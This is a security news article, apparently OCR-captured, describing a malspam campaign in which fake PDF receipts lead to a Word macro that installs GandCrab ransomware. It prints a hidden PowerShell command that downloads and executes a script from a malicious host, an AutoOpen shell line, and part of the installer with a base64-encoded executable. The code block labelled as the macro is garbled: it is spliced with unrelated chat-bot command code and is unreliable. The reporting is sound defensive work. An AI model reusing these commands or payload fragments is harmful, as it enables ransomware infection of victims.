GandCrab Ransomware Being Distributed Via Malspam Disguised as Receipts


bleepingcomputer.com/news/security/gandcrab-ransomware-being-distributed-via-malspam-disguised-as-receipts

By
Lawrence Abrams

- February 8, 2018
- 03:12 AM
- 0

A new malspam campaign is underway that is pretending to be PDF receipts, but instead installs the GandCrab ransomware on a victim's computer. This is done through a series of malicious documents that ultimately install the ransomware via a PowerShell script.

The start of the chain of events that lead to the installation of GandCrab is when a victim receives an email with a subject like "Receipt Feb-078122". These emails contain a PDF attachment with names like Feb01221812.pdf as shown below.



Wed 2/7/2018 5:59 AM

[redacted]

Receipt Feb-078122

To [redacted]

Message


Feb-1221812.pdf

Document attached

See more abou [redacted]

Malspam Pretending to be a Receipt


When a user opens this PDF, they will be shown a prompt that pretends to be a captcha asking the user to confirm they are human.



Waiting for butcaketforthen.com...

Fake Captcha

When a user clicks on the captcha, the PDF file downloads a malicious word document. When opened, this document will contain the standard social engineering text that tries to convince the user to enable macros by clicking on the Enable Content button.



SECURITY WARNING Macros have been disabled.


Document created using the application not related to Microsoft Office

For viewing/editing, perform the following steps:

Click **Enable editing** button from the yellow bar above.
Once you have enabled editing, please click **Enable Content** button from the yellow bar above.

Malicious Word Document

Once a user clicks on the Enable Content button it will trigger the malicious macro shown below.




```
    Exit Function

' default (if all else fails) error handler to keep erroneous
' commands and/or input formats from killing me
ERROR_HANDLER:
    Call frmChat.AddChat(RTBColors.ConsoleText, "Error: #" & Err.Number & ": " & Err.Description & _
        " in modCommandCode.ProcessCommand().")

    Set Command = Nothing
    ProcessCommand = False
End Function
Sub AutoOpen()
VBA.Shell$ ("cmd.exe /c START """" " & UserForm1.Label1.Caption & """" + UserForm1.Label2.Caption + "'http://sorinnohoun.com/sc1/sct5'" +
End Sub

'This is the replacement for ExecuteCommand, Uses the new clsCommandObj, Should be cleaner.
Public Function DispatchCommand(Command)
    DispatchCommand = True
    Select Case LCase(Command.Name)
        'Bot information commands
        Case "about":           Call modCommandsInfo.OnAbout(Command)
        Case "accountinfo":     Call modCommandsInfo.OnAccountInfo(Command)
        Case "bancount":        Call modCommandsInfo.OnBanCount(Command)
        Case "banlistcount":    Call modCommandsInfo.OnBanListCount(Command)
        Case "banned":          Call modCommandsInfo.OnBanned(Command)
        Case "clientbans":      Call modCommandsInfo.OnClientBans(Command)
        Case "detail":          Call modCommandsInfo.OnDetail(Command)
        Case "find":            Call modCommandsInfo.OnFind(Command)
        Case "findattr":        Call modCommandsInfo.OnFindAttr(Command)
        Case "findgrp":         Call modCommandsInfo.OnFindGrp(Command)
        Case "help":            Call modCommandsInfo.OnHelp(Command)
        Case "helpattr":        Call modCommandsInfo.OnHelpAttr(Command)
        Case "helprank":        Call modCommandsInfo.OnHelpRank(Command)
```

Malicious Word Macro

This macro will launch a PowerShell command that downloads and executes a PowerShell script from a remote site. As pointed out by security researcher Derek Knight, this script specifically calls the PowerShell command in a folder that only exists on 64 bit versions of Windows. Therefore, those who are running 32-bit versions of Windows will be protected from this macro.


The PowerShell that is executed by the Word document is seen below.



```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe  -nop -w hidden -c "IEX
((new-object net.webclient).downloadstring('http://sorinnohoun.com/sc1/sct5
'));Invoke-GandCrab;Start-Sleep -s 1000000;"
```

PowerShell Command

When the sct5 PowerShell script is executed, it will decode an embedded GandCrab executable and launch it.


sct5 - Notepad2 (Administrator)
File Edit View Settings ?
Ln 2,890 : 2,911 Col 65 Sel 0
227 KB
ANSI
CR+LF INS Default Text

```
    $ExeArgs = "ReflectiveExe"
  }

  if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
  {
    Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR)
  }
  else
  {
    Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $ProcId, $ProcName,$ForceASLR) -ComputerName
$ComputerName
  }
}

Main
}

function Invoke-GandCrab
{

$PEBytes32 =
"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
```

PowerShell Installer

Once launched, GandCrab will connect to the remote Command & Control servers and begin encrypting a victim's computer.

As you can see, this all started simply by opening a malicious PDF contained in malspam. This is why it is very important to be careful not to open any attachments unless you confirm that they were actually sent by the sender. If the sender is not someone you know, then do not open it at all to be safe.

For those who are infected with this ransomware, you can request help in our GandCrab Help & Support topic.

Be smart and stay safe!

Update 2/8/18 10:45 AM: Added information from Derek Knight about how the macro calls the PowerShell command in a folder that only exists on 64-bit versions of Windows.

Related Articles:

New ‘Cheers’ Linux ransomware targets VMware ESXi servers

SpiceJet airline passengers stranded after ransomware attack

US Senate: Govt’s ransomware fight hindered by limited reporting

New RansomHouse group sets up extortion market, adds first victims

Ransomware attack exposes data of 500,000 Chicago students

- GandCrab
- MalSpam
- Ransomware

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: